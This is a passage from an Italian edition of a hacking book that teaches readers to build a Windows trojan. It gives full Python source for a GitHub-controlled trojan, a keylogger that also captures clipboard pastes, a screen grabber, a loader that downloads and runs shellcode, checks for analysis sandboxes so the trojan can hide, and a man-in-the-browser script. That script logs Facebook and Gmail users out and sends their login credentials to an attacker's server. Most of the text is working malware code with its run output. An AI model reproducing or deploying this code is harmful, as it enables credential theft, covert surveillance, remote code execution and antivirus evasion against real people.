Ci accertiamo di aggiungere il nostro importatore di moduli personalizzato ❸ prima che inizi il loop principale della nostra applicazione. Il primo passo è prendere il file di configurazione dal repository ❹ e poi passare il modulo al suo thread ❺. Mentre siamo nella funzione `module_runner`, chiamiamo la funzione `run` del modulo ❶ per avviare il suo codice. Quando ha concluso l'esecuzione, dovremmo avere il risultato in una stringa che poi inviamo al nostro repository ❷. Infine il nostro trojan va in sleep per un tempo

casuale, nel tentativo di sventare possibili analisi di rete. Se volete potete anche creare del traffico verso [Google.com](https://www.google.com) o verso qualsiasi altro posto con lo scopo di camuffare ciò che il trojan sta facendo. Adesso facciamolo girare!

Prova su strada

Benissimo! Facciamo girare il nostro trojan eseguendolo dalla linea di comando.

NOTA

Se avete informazioni sensibili all'interno di file o variabili d'ambiente, ricordatevi che, senza un repository privato, queste informazioni saranno pubbliche su GitHub e tutto il mondo potrà vederle. Non dite che non vi avevo avvisato; naturalmente potete usare alcune tecniche di cifratura che vedremo nel [Capitolo 9](#).

```
$ python git_trojan.py
[*] Found file abc.json
[*] Attempting to retrieve dirlister
[*] Found file modules/dirlister
[*] Attempting to retrieve environment
[*] Found file modules/environment
[*] In dirlister module
[*] In environment module.
```

Perfetto. Si è connesso al mio repository, ha recuperato il file di configurazione, scaricato i due moduli che abbiamo impostato nel file di configurazione e, infine, li ha eseguiti. Se ora tornate alla linea di comando, nella directory del vostro trojan eseguite:

```
$ git pull origin master
From https://github.com/blackhatpythonbook/chapter7
* branch      master      -> FETCH_HEAD
Updating f4d9c1d..5225fdf
Fast-forward
 data/abc/29008.data | 1 +
 data/abc/44763.data | 1 +
2 files changed, 2 insertions(+), 0 deletions(-)
create mode 100644 data/abc/29008.data
create mode 100644 data/abc/44763.data
```

Magnifico! Il nostro trojan ha accettato i risultati dei nostri due moduli in esecuzione. Ci sono alcuni miglioramenti che potete apportare a questa implementazione basilare di tecniche di comando e controllo. Cifrare tutti i vostri moduli, le configurazioni e i dati estratti può essere un buon punto di partenza. Se dovete infettare su larga scala, potrebbe essere necessario automatizzare la gestione del pull-down dei dati,

l'aggiornamento dei file di configurazione e l'inserimento di nuovi. Aggiungendo sempre più funzionalità, necessiterete anche di estendere la modalità con cui Python carica le librerie dinamiche e compilate. Per ora lavoriamo semplicemente alla creazione di alcuni task per trojan isolati e lascerò a voi l'integrazione di queste funzionalità nel vostro nuovo GitHub trojan.

Operazioni comuni di trojaning su Windows

Quando sviluppate un **trojan**, desiderate che esegua dei compiti piuttosto comuni: ottenere **keystroke**, prendere **screenshot** ed eseguire **shellcode** per fornire una sessione interattiva a tool come **CANVAS** o **Metasploit**. Questo capitolo si concentra su queste operazioni e si conclude mostrando delle tecniche di **rilevamento di sandbox** che serviranno per stabilire se siamo in esecuzione in un **antivirus** o in una **forensics sandbox**. Nei prossimi capitoli esploreremo attacchi in stile **man-in-the-browser** e tecniche per **scalare i privilegi**.

Ogni tecnica ha i suoi obiettivi e probabilità di essere rilevata dagli utenti finali o dagli antivirus. Vi raccomando di modellare con attenzione il vostro target dopo aver impiantato il vostro trojan, in modo che possiate testare i moduli nel vostro laboratorio prima di provarli su un target vero. Iniziamo creando un semplice *keylogger*.

Divertirsi con il keylogging

Il *keylogging* è uno dei più vecchi trucchi riportati in questo libro e oggi giorno viene ancora impiegato, con vari livelli di segretezza. Gli attacker continuano a usarlo perché è estremamente efficace nel catturare informazioni sensibili come credenziali o conversazioni. Una libreria Python eccellente, chiamata *PyHook*, ci consente di catturare facilmente tutti gli eventi della tastiera.

NOTA

Scaricate PyHook da qui: <http://sourceforge.net/projects/pyhook/>.

Questa libreria sfrutta la funzione nativa di Windows `SetWindowsHookEx`, che vi consente di installare una funzione definita dall'utente che sarà chiamata quando si verificano certi eventi. Registrando questo hook per gli eventi della tastiera, siamo in grado di catturare tutti i tasti premuti da un target. Prima di questo, vogliamo sapere esattamente a quale processo si riferiscono le pressioni dei tasti, in modo che possiamo sapere quando vengono inseriti username e password o altre informazioni utili. PyHook si prende cura, per noi, di tutti questi dettagli di basso livello. Creiamo un nuovo file *keylogger.py* e inseriamoci un po' di codice di base:

```
from ctypes import *
import pythoncom
import pyHook
import win32clipboard
user32 = windll.user32
kernel32 = windll.kernel32
psapi = windll.psapi
current_window = None
def get_current_process():
    # ottieni un gestore per la finestra in primo piano
    hwnd = user32.GetForegroundWindow() ❶
    # cerca l'ID del processo
    pid = c_ulong(0)
    user32.GetWindowThreadProcessId(hwnd, byref(pid)) ❷
    # memorizza l'ID del processo corrente
    process_id = "%d" % pid.value
    # ottieni l'eseguibile
    executable = create_string_buffer("\x00" * 512)
    h_process = kernel32.OpenProcess(0x400 | 0x10, False, pid) ❸
    psapi.GetModuleBaseNameA(h_process, None, byref(executable), 512) ❹
```

```

# ora leggi il suo titolo
window_title = create_string_buffer("\x00" * 512)
length = user32.GetWindowTextA(hwnd, byref(window_title), 512) ❸
# se siamo nel processo giusto, stampa l'header
print
print "[ PID: %s - %s - %s ]" \
%(process_id, executable.value, window_title.value) ❹
print
# chiudi gli handle
kernel32.CloseHandle(hwnd)
kernel32.CloseHandle(h_process)

```

Benissimo! Abbiamo definito alcune variabili e funzioni che cattureranno la finestra attiva e il suo *process ID* associato. Prima di tutto chiamiamo `GetForegroundWindow` ❶, la quale restituisce un riferimento alla finestra attiva sul desktop del target. Dopo passiamo tale riferimento alla funzione `GetWindowThreadProcessId` ❷ in modo che recuperi il *process ID* della finestra. Apriamo quindi il processo ❸ e, usando il riferimento al processo, cerchiamo il nome dell'eseguibile di tale processo ❹. Lo step finale consiste nell'ottenere il testo completo del titolo della finestra, utilizzando la funzione `GetWindowTextA` ❺. Alla fine della nostra funzione stampiamo tutte le informazioni ❻ in modo che possiate chiaramente vedere quali keystroke arrivano da un certo processo e da una certa finestra. Ora inseriamo il resto del codice del nostro keystroke logger.

```

def KeyStroke(event):
    global current_window
    # verifica se il target ha cambiato finestra
    if event.WindowName != current_window: ❶
        current_window = event.WindowName
        get_current_process()
    # se hanno premuto un carattere standard
    if event.Ascii > 32 and event.Ascii < 127:
        print chr(event.Ascii),
    else:
        # se [Ctrl-V], recupera il valore della clipboard
        if event.Key == "V":
            win32clipboard.OpenClipboard()
            pasted_value = win32clipboard.GetClipboardData()
            win32clipboard.CloseClipboard()
            print "[PASTE] - %s" % (pasted_value),
        else:
            print "[%s]" % event.Key,

```

```

        # passa l'esecuzione al successivo hook registrato
        return True

# crea e registra un hook manager
kl = pyHook.HookManager()
kl.KeyDown = KeyStroke
# registra l'hook ed eseguiolo per sempre
kl.HookKeyboard()
pythoncom.PumpMessages()

```

Questo è tutto ciò che ci serve! Definiamo la nostra `PyHook.HookManager` ❷ e poi leghiamo l'evento `KeyDown` alla nostra funzione di callback `KeyStroke` ❸. Diciamo quindi a `PyHook` di agganciarsi a tutte le pressioni dei tasti ❹ e di continuare l'esecuzione. Ogni volta che il target preme un tasto, viene chiamata la nostra funzione `KeyStroke` passandole come solo argomento un oggetto evento. La prima cosa che facciamo è verificare se l'utente ha cambiato finestra ❶ e, in questo caso, acquisiamo il nome di tale finestra e processiamo le informazioni. Guardiamo poi la keystroke che è stata inviata ❷ e, se ricade nell'insieme dei caratteri ASCII stampabili, semplicemente la stampiamo. Se è un modificatore (come il tasto **Shift**, **Ctrl** o **Alt**) o ogni altro carattere non standard, prendiamo il nome del tasto dall'oggetto evento. Controlliamo anche se l'utente sta incollando del testo ❸ e, in questo caso, prendiamo il contenuto della clipboard. La funzione di callback conclude le sue operazioni restituendo `True`, in modo da permettere al successivo hook della catena (se ce ne sono altri) di processare l'evento. Facciamolo girare!

Prova su strada

È facile testare il nostro keylogger. Dobbiamo semplicemente eseguirlo e poi iniziare a usare Windows normalmente. Provate usando il vostro browser web, o qualsiasi altra applicazione, e guardate i risultati sul vostro terminale. L'output qui sotto sembra un po' strano, ma questo è dovuto solamente alla formattazione del libro.

```

C:\>python keylogger-hook.py
[ PID: 3836 - cmd.exe - C:\WINDOWS\system32\cmd.exe -
c:\Python27\python.exe key logger-hook.py ]
t e s t
[ PID: 120 - IEXPLORE.EXE - Bing - Microsoft Internet Explorer ]
w w w . n o s t a r c h . c o m [Return]
[ PID: 3836 - cmd.exe - C:\WINDOWS\system32\cmd.exe -
c:\Python27\python.exe keylogger-hook.py ]
[Lwin] r
[ PID: 1944 - Explorer.EXE - Run ]
c a l c [Return]

```

[PID: 2848 - calc.exe - Calculator]

1 [Lshift] + 1 =

Potete vedere che ho inserito la parola *test* nella finestra principale dove lo script keylogger era in esecuzione. Ho poi avviato Internet Explorer, sono andato su www.nostarch.com e ho avviato altre applicazioni. Possiamo ora dire con sicurezza che il nostro keylogger può essere aggiunto al nostro bagaglio di strategie per il trojaning! Andiamo avanti per fare degli screenshot.

Prendere screenshot

Molti malware e framework per il penetration testing includono la possibilità di fare screenshot del target remoto. Questo può aiutare a catturare immagini, frame di video o altri dati sensibili che potreste non vedere da una cattura dei pacchetti o da un keylogger. Fortunatamente, possiamo usare il package *PyWin32* (si veda la sezione *Installazione dei prerequisiti* del [Capitolo 10](#)) per fare chiamate alle API native di Windows al fine di ottenere le schermate.

Il cattura schermate userà la *Graphics Device Interface* (GDI) di Windows sia per determinare caratteristiche necessarie come la dimensione complessiva dello schermo sia per catturare l'immagine. Alcuni software per la cattura delle schermate catturano solamente un'immagine della finestra o applicazione attualmente attiva, mentre nel nostro caso vogliamo l'intero schermo.

Iniziamo. Aprite un nuovo file *screenshotter.py* e inseriteci il seguente codice:

```
import win32gui
import win32ui
import win32con
import win32api

# ottieni un riferimento alla finestra principale del desktop
hdesktop = win32gui.GetDesktopWindow() ❶

# determina la dimensione in pixel di tutti i monitor
width = win32api.GetSystemMetrics(win32con.SM_CXVIRTUALSCREEN) ❷
height = win32api.GetSystemMetrics(win32con.SM_CYVIRTUALSCREEN)
left = win32api.GetSystemMetrics(win32con.SM_XVIRTUALSCREEN)
top = win32api.GetSystemMetrics(win32con.SM_YVIRTUALSCREEN)

# crea un device context
desktop_dc = win32gui.GetWindowDC(hdesktop) ❸
img_dc = win32ui.CreateDCFromHandle(desktop_dc)
# crea un memory based device context
mem_dc = img_dc.CreateCompatibleDC() ❹

# crea un oggetto bitmap
screenshot = win32ui.CreateBitmap() ❺
screenshot.CreateCompatibleBitmap(img_dc, width, height)
mem_dc.SelectObject(screenshot)

# copia lo schermo nel nostro memory device context
mem_dc.BitBlt((0, 0), (width, height), img_dc,
              (left, top), win32con.SRCCOPY) ❻

# salva il bitmap su un file
```

```
screenshot.SaveBitmapFile(  
    mem_dc, 'c:\WINDOWS\Temp\screenshot.bmp') ❷  
# libera la memoria dal nostro oggetto  
mem_dc.DeleteDC()  
win32gui.DeleteObject(screenshot.GetHandle())
```

Vediamo cosa fa questo piccolo script. Prima acquisiamo un riferimento all'intero desktop ❶, il quale include l'intera area visibile di tutti i monitor. Poi determiniamo la dimensione degli schermi ❷ in modo da conoscere la dimensione richiesta per lo screenshot. Creiamo poi un *device context* usando la chiamata alla funzione `GetWindowDC` ❸ e passandole il riferimento al nostro desktop.

NOTA

Per studiare tutto ciò che riguarda i device context e la programmazione GDI, visitate la pagina: [http://msdn.microsoft.com/en-us/library/windows/desktop/dd183553\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/dd183553(v=vs.85).aspx).

Dopo dobbiamo creare un *memory-based device context* ❹ dove memorizzeremo l'immagine catturata sinché non salveremo i byte bitmap su un file. Creiamo poi un oggetto bitmap ❺ assegnato al device context del nostro desktop. La chiamata a `SelectObject` fa sì che il memory-based device context punti all'oggetto bitmap che stiamo catturando. Usiamo la funzione `BitBlt` ❻ per fare una copia bit a bit dell'immagine del desktop che poi memorizziamo nel memory-based context. Potete pensare a questo come a una chiamata *memcpy* per gli oggetti GDI. Lo step finale consiste nel salvare questa immagine sul disco ❼.

Questo script è facile da provare: dovete eseguirlo dalla linea di comando e poi controllare la directory `C:\WINDOWS\Temp` per recuperare il file `screenshot.bmp`. Ora andiamo avanti e vediamo l'esecuzione di shellcode.

Esecuzione di shellcode con Python

Potrebbe arrivare il momento in cui vorrete essere capaci di interagire con una delle vostre macchine target o usare un nuovo modulo per l'exploit fornitovi dal vostro framework favorito per il penetration testing o l'exploitation. Questo tipicamente, anche se non sempre, richiede l'esecuzione di shellcode. Per eseguire shellcode raw dobbiamo semplicemente creare un buffer in memoria e, usando il modulo `ctypes`, creare una funzione che punti a tale memoria e chiamarla. Nel nostro caso, useremo `urllib2` per prendere lo shellcode in base64 da un webserver e poi eseguirlo. Iniziamo!

Aperte un file *shell_exec.py* e inserite il seguente codice:

```
import urllib2
import ctypes
import base64

# recupera lo shellcode dal nostro server web
url = "http://localhost:8000/shellcode.bin"
response = urllib2.urlopen(url) ❶
# decodifica lo shellcode da base64
shellcode = base64.b64decode(response.read())
# crea un buffer in memoria
shellcode_buffer = ctypes.create_string_buffer(
    shellcode, len(shellcode)) ❷
# crea un puntatore a funzione che punta al nostro shellcode
shellcode_func = ctypes.cast(
    shellcode_buffer, ctypes.CFUNCTYPE(ctypes.c_void_p)) ❸
# chiama il nostro shellcode
shellcode_func() ❹
```

Non è fantastico? Iniziamo recuperando il nostro shellcode, codificato base64 dal nostro server web ❶. Allochiamo poi un buffer ❷ per memorizzare il codice shell dopo che lo abbiamo decodificato. La funzione `ctypes.cast` ci consente di fare il cast del buffer affinché si comporti come un puntatore a funzione ❸, in modo che sia possibile chiamare il nostro shellcode come se stessimo chiamando una normale funzione Python. Infine chiamiamo il nostro puntatore a funzione, il quale causa l'esecuzione dello shellcode ❹.

Prova su strada

Potete codificare a mano dello shellcode o usare il vostro framework di pentesting favorito, come CANVAS o Metasploit, per generarlo per voi.

NOTA

Visto che CANVAS è un tool commerciale, date uno sguardo a questo tutorial sulla generazione di payload per Metasploit:

http://www.offensive-security.com/metasploit-unleashed/Generating_Payloads.

Nel mio caso ho preso dello shellcode di Windows x86 per CANVAS. Sulla vostra macchina Linux salvate lo shellcode raw (non il buffer string!) in `/tmp/shellcode.raw` ed eseguite il seguente codice:

```
justin$ base64 -i shellcode.raw > shellcode.bin
justin$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Abbiamo semplicemente codificato base64 lo shellcode usando la linea di comando standard di Linux. Il prossimo piccolo trucco usa il modulo `SimpleHTTPServer` per considerare la vostra directory di lavoro corrente (nel nostro caso `/tmp/`) come sua web root. Ogni richiesta di file vi sarà resa disponibile automaticamente. Ora portiamo lo script `shell_exec.py` sulla Windows VM ed eseguiamolo. Nel vostro terminale Linux dovrete vedere il seguente output:

```
192.168.112.130 - - [12/Jan/2014 21:36:30] "GET /shellcode.bin HTTP/1.1" 200 -
```

Questo indica che il vostro script ha recuperato lo shellcode dal server web che avete avviato usando il modulo `SimpleHTTPServer`. Se tutto va bene, riceverete una shell per il vostro framework e vi verrà mostrato `calc.exe` o un message box o qualsiasi altra cosa eseguita dallo shellcode.

Rilevamento di sandbox

Gli antivirus impiegano sempre di più delle forme di *sandboxing* per stabilire il comportamento di programmi sospetti. A prescindere dal fatto che la sandbox venga eseguita nel perimetro della rete, che sta diventando la cosa più popolare, o sulla macchina target stessa, dobbiamo fare del nostro meglio per evitare di farci riconoscere dai sistemi di difesa che si trovano sulla rete del target. Possiamo usare alcuni indicatori per provare a stabilire se il nostro trojan è in esecuzione all'interno di una sandbox. Monitoreremo la nostra macchina target per vedere quali sono gli input recenti, inclusi keystroke e clic del mouse.

Aggiungeremo poi della intelligenza di base per cercare le keystroke e i clic del mouse e faremo una seconda verifica. Il nostro script proverà anche a stabilire se l'operatore della sandbox sta inviando input ripetutamente (ad esempio, successioni rapide sospette di clic del mouse continui) in modo da provare a rispondere con rudimentali metodi di rilevamento di sandbox. Confronteremo l'ultimo tempo in cui un utente ha interagito con la macchina con il tempo in cui la macchina è stata avviata, il che dovrebbe darci farci capire se siamo dentro una sandbox o meno. Una tipica macchina ha molte interazioni durante una giornata, dal momento in cui è stata avviata, mentre un ambiente sandbox usualmente non ha interazioni utente, visto che tipicamente sono usate per applicare tecniche automatiche di analisi di malware. Possiamo poi decidere se è il caso di continuare l'esecuzione o no.

Iniziamo a lavorare sul codice per il rilevamento della sandbox. Aprite un file *sandbox_detect.py* e inseriteci il seguente codice:

```
import ctypes
import random
import time
import sys

user32 = ctypes.windll.user32
kernel32 = ctypes.windll.kernel32

keystrokes = 0
mouse_clicks = 0
double_clicks = 0
```

Queste sono le variabili principali che utilizzeremo per tener traccia del numero totale di clic del mouse, doppi clic e keystroke. Successivamente controlleremo anche il tempo in cui avvengono gli eventi del mouse. Ora creiamo e testiamo del codice per determinare da quando il sistema è in esecuzione e quanto tempo è passato dall'ultimo input utente. Aggiungete la seguente funzione al vostro script *sandbox_detect.py*:

```
class LASTINPUTINFO(ctypes.Structure):
```

```

_fields_ = [("cbSize", ctypes.c_uint),
            ("dwTime", ctypes.c_ulong)
            ]

def get_last_input():
    struct_lastinputinfo = LASTINPUTINFO()
    struct_lastinputinfo.cbSize = ctypes.sizeof(
        LASTINPUTINFO) ❶
    # ottieni l'ultimo input registrato
    user32.GetLastInputInfo(
        ctypes.byref(struct_lastinputinfo)) ❷
    # stabilisci da quanto tempo la macchina e' in esecuzione
    run_time = kernel32.GetTickCount() ❸
    elapsed = run_time - struct_lastinputinfo.dwTime
    print "[*] It's been %d milliseconds " \
        "since the last input event." % elapsed
    return elapsed

# CODICE DI TEST DA RIMUOVERE DOPO QUESTO PARAGRAFO!
while True: ❹
    get_last_input()
    time.sleep(1)

```

Definiamo la struttura `LASTINPUTINFO` che conterrà il timestamp (in millisecondi) di quando è stato rilevato l'ultimo evento di input nel sistema. Notate che dobbiamo inizializzare la variabile `cbSize` ❶ con la dimensione della struttura, prima di effettuare la chiamata. Dopo chiamiamo la funzione `GetLastInputInfo` ❷, la quale popola il nostro campo `struct_lastinputinfo.dwTime` con il timestamp. Lo step successivo consiste nel determinare da quando il sistema è in esecuzione e lo facciamo chiamando la funzione `GetTickCount` ❸. L'ultima parte di codice ❹ è un semplice test, che vi consente di eseguire lo script e poi muovere il mouse oppure premere un tasto sulla tastiera e vedere questa nuova porzione di codice in azione.

Più avanti definiremo delle soglie per questi valori degli input utente. Prima di fare ciò è importante notare che il tempo totale di esecuzione del sistema e l'ultimo evento di input rilevato possono essere rilevanti anche per il vostro particolare metodo di installazione. Ad esempio, se sapete che state usando solo una tattica di phishing per installarvi, allora è probabile che l'utente debba cliccare o eseguire alcune operazioni per essere infettato. Questo significa che nell'ultimo minuto o due dovrete vedere dell'input utente. Se vedete che la macchina è in esecuzione da 10 minuti e l'ultimo input rilevato risale a 10 minuti fa, allora probabilmente siete dentro una sandbox che non ha processato alcun input utente. Queste considerazioni sono tutte importanti per avere un buon trojan che funzioni in modo consistente.

Questa stessa tecnica può essere utile per fare polling sul sistema al fine di vedere se un utente è attivo o meno, poiché desiderate iniziare a fare degli screenshot quando state usando attivamente la macchina e, probabilmente, volete trasmettere i dati o eseguire altri task solamente quando l'utente sembra essere offline. Potete anche, per esempio, modellare il comportamento degli utenti nel tempo, per stabilire in quali giorni e ore sono tipicamente online.

Cancelliamo le ultime tre linee di test del precedente codice e aggiungiamo alcune funzionalità per vedere le keystroke e i clic del mouse. Questa volta useremo una soluzione puramente ctype, in opposizione al metodo di PyHook. Potete usare facilmente PyHook anche per questo scopo, ma avere un paio di tecniche differenti nella vostra cassetta degli attrezzi aiuta sempre, perché ogni tecnologia antivirus e sandbox ha le sue modalità di individuare questi trucchi. Riprendiamo con la codifica:

```
def get_key_press():
    global mouse_clicks
    global keystrokes
    for i in range(0, 0xff): ❶
        if user32.GetAsyncKeyState(i) == -32767: ❷
            # 0x1 e' il codice del clic sinistro del mouse
            if i == 0x1: ❸
                mouse_clicks += 1
                return time.time()
            elif i > 32 and i < 127: ❹
                keystrokes += 1
    return None
```

Questa semplice funzione ci dice qual è il numero di clic del mouse, il tempo in cui sono avvenuti i clic del mouse e quante keystroke ha inviato il target. Questo funziona iterando su un insieme di tasti di input validi ❶; per ogni tasto, controlliamo se è stato premuto usando la chiamata alla funzione `GetAsyncKeyState` ❷. Se rileviamo che il tasto è stato premuto, controlliamo se è un `0x1` ❸, poiché quest'ultimo è il codice del tasto virtuale di un clic sinistro del mouse. Incrementiamo il numero totale di clic del mouse e restituiamo il timestamp corrente, in modo che più avanti possiamo fare dei calcoli sulle temporizzazioni. Controlliamo anche se ci sono delle pressioni di caratteri ASCII sulla tastiera ❹ e, nel caso ve ne fossero, semplicemente incrementiamo il numero totale di keystroke rilevate. Ora combiniamo il risultato di queste funzioni all'interno del nostro loop primario per il rilevamento della sandbox. Aggiungete il seguente codice a *sandbox_detect.py*:

```
def detect_sandbox():
    global mouse_clicks
    global keystrokes
```

```

max_keystrokes = random.randint(10,25) ❶
max_mouse_clicks = random.randint(5,25)
double_clicks = 0
max_double_clicks = 10
double_click_threshold = 0.250 # in secondi
first_double_click = None
average_mousetime = 0
max_input_threshold = 30000 # in millisecondi
previous_timestamp = None
detection_complete = False
last_input = get_last_input() ❷
# se superiamo la soglia, usciamo dal programma
if last_input >= max_input_threshold:
    sys.exit(0)
while not detection_complete:
    keypress_time = get_key_press() ❸
    if keypress_time is not None and previous_timestamp is not None:
        # calcola il tempo tra i doppi clic
        elapsed = keypress_time - previous_timestamp ❹
        # l'utente ha fatto un doppio clic
        if elapsed <= double_click_threshold: ❺
            double_clicks += 1
            if first_double_click is None:
                # ottieni il timestamp del primo doppio clic
                first_double_click = time.time()
            else:
                if double_clicks == max_double_clicks: ❻
                    if keypress_time - first_double_click <= \
                        (max_double_clicks * double_click_threshold): ❼
                        sys.exit(0)

```

Prestate molta attenzione all'indentazione dei blocchi di codice qui sopra! Iniziamo definendo alcune variabili ❶ che utilizzeremo per tenere traccia del timing dei clic del mouse e dei limiti sul numero di keystroke o clic del mouse che ci vanno bene prima di assumere che siamo in esecuzione fuori da una sandbox. Facciamo in modo che queste soglie, a ogni esecuzione, assumano un valore casuale compreso in un dato range, ma certamente potete impostare queste soglie come meglio credete, a seconda del vostro test e delle vostre considerazioni.

Recuperiamo poi il tempo trascorso ❷ da quando sono state registrate sul sistema alcune forme di input dell'utente e, se pensiamo che è trascorso troppo tempo

dall'ultima volta in cui abbiamo visto dell'input (sulla base di come l'infezione è avvenuta, come menzionato precedentemente), usciamo dal programma. Qui, piuttosto che uscire, potreste anche scegliere di fare delle attività innocue, come leggere in modo casuale alcune chiavi del registro o controllare alcuni file. Dopo che superiamo questo controllo iniziale, ci spostiamo sul nostro loop principale di rilevamento di keystroke e clic del mouse.

Prima verifichiamo se si hanno pressioni di tasti o clic del mouse ❸ e sappiamo che, se la funzione restituisce un valore, questo è il timestamp di quando il clic del mouse è avvenuto. Dopo calcoliamo il tempo trascorso tra i clic del mouse ❹ e quindi lo confrontiamo con il limite ❺ per stabilire se era un doppio clic. Se rileviamo un doppio clic, cerchiamo di capire se l'operatore della sandbox sta inviando degli eventi di clic alla sandbox ❻, con lo scopo di rendere inefficace la nostra tecnica di rilevamento della sandbox. Ad esempio, sarebbe piuttosto strano vedere 100 doppi clic in sequenza durante l'utilizzo tipico di un computer. Se raggiungiamo il massimo numero di doppi clic, e questi sono accaduti in rapida successione ❼, allora usciamo dal programma. Il nostro passo finale consiste nel vedere se abbiamo raggiunto il nostro massimo numero di clic, keystroke e doppi clic ❽; in caso affermativo, usciamo dalla nostra funzione.

Vi incoraggio a giocare con le impostazioni e aggiungere altre funzionalità, come il rilevamento di macchine virtuali. Può essere utile tenere traccia di utilizzi tipici in termini di clic del mouse, doppi clic e keystroke tra i diversi computer che possedete (intendo che sono di vostra proprietà, non che sono di altri e ci state facendo dell'hacking!) per capire meglio come impostare i parametri. A seconda del vostro target, potreste voler avere delle impostazioni più paranoiche o, al contrario, potreste non dovervi preoccupare di rilevare sandbox.

I tool che avete sviluppato in questo capitolo possono costituire un insieme di funzionalità di base da aggiungere al vostro trojan e, vista la modularità del nostro framework, potete scegliere di installare quelli che volete.

Divertirsi con Internet Explorer

In questo capitolo vedremo come rubare le credenziali di autenticazione a un sito web, mentre l'utente sta interagendo con esso. Infine, utilizzeremo Internet Explorer come mezzo per estrarre dei dati da un sistema target.

Windows COM automation ha tanti ambiti di utilizzo, che vanno dall'interazione con i servizi di rete di base sino all'inclusione di un foglio di calcolo di Microsoft Excel nella vostra applicazione. Tutte le versioni di Windows, da XP in avanti, vi permettono di includere un oggetto Internet Explorer COM nelle vostre applicazioni; in questo capitolo sfrutteremo tale proprietà. Utilizzando un oggetto IE automation nativo, creeremo un attacco in stile *man-in-the-browser*, dove possiamo rubare le credenziali di autenticazione a un sito web mentre un utente sta interagendo con esso. Renderemo questo attacco estendibile, in modo da poterlo utilizzare su più siti web target. Infine utilizzeremo Internet Explorer come mezzo per estrarre dati da un sistema target. Includeremo alcune chiavi pubbliche cifrate per proteggere i dati estratti, in modo che solo noi possiamo decifrarli.

Vi starete chiedendo: Internet Explorer? Anche se altri browser, come Google Chrome e Mozilla Firefox, di questi tempi sono più popolari, molti ambienti corporate continuano a usare Internet Explorer come browser di default. E comunque, non potete rimuovere Internet Explorer da un sistema Windows, per cui questa tecnica dovrebbe essere sempre disponibile per i vostri trojan Windows.

Una sorta di man-in-the-browser

Gli attacchi *man-in-the-browser* (MitB) esistono all'incirca dall'inizio del nuovo millennio. Sono una variazione del classico attacco *man-in-the-middle*. Piuttosto che fingere di essere nel mezzo di una comunicazione, il malware installa se stesso e ruba le credenziali o altre informazioni sensibili dall'ignaro browser del target. La maggior parte di questi malware (tipicamente chiamati *Browser Helper Object*) inseriscono se stessi nel browser oppure gli iniettano codice in modo che possano manipolare il processo del browser stesso. Visto che gli sviluppatori di browser conoscono bene queste tecniche e i fornitori di antivirus aumentano i controlli relativi a questo comportamento, dobbiamo essere un po' più scaltri. Utilizzando l'interfaccia COM nativa di Internet Explorer, possiamo controllare ogni sessione IE in modo da ottenere le credenziali per siti di social networking o per il login di email. Potete certamente estendere questa logica per cambiare le password degli utenti o compiere transazioni con le loro sessioni aperte. A seconda del vostro target, potete anche usare questa tecnica in congiunzione con il vostro modulo keylogger, al fine di forzare gli utenti a riautenticarsi su un sito mentre catturate le keystroke.

Inizieremo creando un semplice esempio che osserverà un utente che naviga su Facebook o Gmail, lo de-autenticherà e poi modificherà il form di login per spedire username e password a un server HTTP che controlliamo. Il nostro server HTTP a questo punto reindirizzerà l'utente verso la pagina di login reale. Se avete già sviluppato in JavaScript, allora noterete che il model COM per interagire con IE è molto simile. Stiamo considerando Facebook e Gmail poiché gli utenti aziendali hanno la brutta abitudine sia di riusare le password sia di usare questi servizi per lavoro (in particolare, inviare email di lavoro tramite Gmail, usare la chat di Facebook con i colleghi e via dicendo). Apriamo un file *mitb.py* e inseriamo il seguente codice:

```
import win32com.client
import time
import urlparse
import urllib
data_receiver = "http://localhost:8080/" ❶
target_sites = {} ❷
target_sites["www.facebook.com"] = \
    {"logout_url"      : None,
      "logout_form"    : "logout_form",
      "login_form_index": 0,
      "owned"         : False}
target_sites["accounts.google.com"] = \
    {"logout_url"      : "https://accounts.google.com/" \
```

```

        "Logout?hl=en&continue=https://" \
        "accounts.google.com/ServiceLogin" \
        "%3Fservice%3Dmail",
        "logout_form"      : None,
        "login_form_index" : 0,
        "owned"            : False}

# usa lo stesso target per diversi domini Gmail
target_sites["www.gmail.com"] = target_sites["accounts.google.com"]
target_sites["mail.google.com"] = target_sites["accounts.google.com"]
clsid='{9BA05972-F6A8-11CF-A442-00A0C90A8F39}'
windows = win32com.client.Dispatch(clsid) ❸

```

Questi sono gli ingredienti del nostro attacco in stile man-in-the-browser. Assegniamo alla variabile `data_receiver` ❶ il server web che riceverà le credenziali dai nostri siti target. Questo metodo è rischioso perché un utente scaltro potrebbe accorgersi del reindirizzamento, per cui, come futuro compito da realizzare a casa, potete pensare a un modo per recuperare i cookie o inviare le credenziali memorizzate attraverso il DOM tramite un tag image o un altro mezzo che sembri meno sospetto. Creiamo poi un dizionario di siti target ❷. I membri del dizionario hanno il seguente significato: `logout_url` è una URL a cui facciamo il reindirizzamento, tramite una richiesta GET, al fine di forzare il log out dell'utente; `logout_form` è un elemento DOM che inviamo per forzare il logout; `login_form_index` è la posizione relativa nel DOM del dominio target che contiene il form di login che modificheremo; la chiave `owned` ci dice se abbiamo già credenziali catturate dal sito target, perché non vogliamo continuare a forzare il login ripetutamente, altrimenti il target potrebbe sospettare che stia succedendo qualcosa. Usiamo poi il *class ID* di Internet Explorer e istanziamo un oggetto COM ❸, il quale ci dà accesso a tutti i tab e le istanze di Internet Explorer attualmente in esecuzione.

Ora che abbiamo realizzato la struttura di base, creiamo il loop principale del nostro attacco:

```

while True:
    for browser in windows: ❶
        url = urlparse.urlparse(browser.LocationUrl)
        if url.hostname in target_sites: ❷
            if target_sites[url.hostname]["owned"]: ❸
                continue
            # se c'è una URL possiamo semplicemente
            # fare una redirect
            if target_sites[url.hostname]["logout_url"]: ❹
                browser.Navigate(
                    target_sites[url.hostname]["logout_url"])

```

```

        wait_for_browser(browser)
    else:
        # recupera tutti gli elementi del documento
        full_doc = browser.Document.all ❸
        # itera per cercare il form di logout
        for i in full_doc:
            try:
                # cerca il form di logout form e lo trasmette
                if i.id == target_sites[url.hostname]["logout_form"]: ❹
                    i.submit()
                    wait_for_browser(browser)
            except:
                pass

        # ora modifica il form di login
        try:
            login_index = target_sites[url.hostname]["login_form_index"]
            login_page = urllib.quote(browser.LocationUrl)
            browser.Document.forms[login_index].action = "%s%s" \
                % (data_receiver, login_page) ❺
            target_sites[url.hostname]["owned"] = True
        except:
            pass

    time.sleep(5)

```

